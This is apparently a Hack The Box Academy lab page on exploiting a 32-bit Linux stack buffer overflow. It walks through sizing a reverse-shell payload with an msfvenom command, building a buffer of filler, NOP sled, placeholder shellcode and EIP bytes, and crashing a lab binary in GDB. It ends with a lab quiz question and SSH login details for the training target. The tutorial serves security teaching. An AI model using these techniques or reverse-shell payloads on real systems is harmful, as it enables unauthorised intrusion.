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Determine the Length for Shellcode

Now we should find out how much space we have for our shellcode to perform the action we want. It is trendy and useful for us to exploit such a vulnerability to get a reverse shell. First, we have to find out approximately how big our shellcode will be that we will insert, and for this, we will use `msfvenom`.

Shellcode - Length

```
shellsession
kimvutrinh@htb[/htb]$ msfvenom -p linux/x86/shell_reverse_tcp LHOST=127.0.0.1
lport=31337 --platform linux --arch x86 --format c

No encoder or badchars specified, outputting raw payload
Payload size: 68 bytes
<SNIP>
```

We now know that our payload will be about 68 bytes. As a precaution, we should try to take a larger range if the shellcode increases due to later specifications.


Often it can be useful to insert some `no operation instruction` (`NOPS`) before our shellcode begins so that it can be executed cleanly. Let us briefly summarize what we need for this:

1. We need a total of 1040 bytes to get to the EIP .
2. Here, we can use an additional 100 bytes of NOPs
3. 150 bytes for our shellcode .

```
shellsession

Buffer = "\x55" * (1040 - 100 - 150 - 4) = 786
NOPs = "\x90" * 100
Shellcode = "\x44" * 150
EIP = "\x66" * 4
```

Buffer



Now we can try to find out how much space we have available to insert our shellcode.

GDB

```
shellsession

(gdb) run $(python -c 'print "\x55" * (1040 - 100 - 150 - 4) + "\x90" * 100 + "\x44" * 150 + "\x66" * 4')
```


The program being debugged has been started already.

Start it from the beginning? (y or n) y


Starting program: /home/student/bow/bow32 \$(python -c 'print "\x55" * (1040 - 100 - 150 - 4) + "\x90" * 100 + "\x44" * 150 + "\x66" * 4')
Program received signal SIGSEGV, Segmentation fault.

0x66666666 in ?? ()

Buffer




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Pwnbox

Your own web-based Parrot Linux instance to play our labs.



VPN

Download your files and connect within your own environment



Switching Pwnbox location will terminate the spawned Pwnbox.

Pwnbox Location

UK



Start Pwnbox

∞ spawns left

• Offline

Target(s)

Time left: 78 min(s)



 **10.129.128.29** (ACADEMY-NIXBOF32)



Enable step-by-step solutions ⓘ PRO

⚠ Answer questions in English to ensure an accurate response.

Question 1



How large can our shellcode theoretically become if we count NOPS and the shellcode size together? (Format: 00 Bytes)

SSH to **10.129.128.29 (ACADEMY-NIXBOF32)**, with user "**htb-student**" and password "**HTB_@cademy_stdnt!**"

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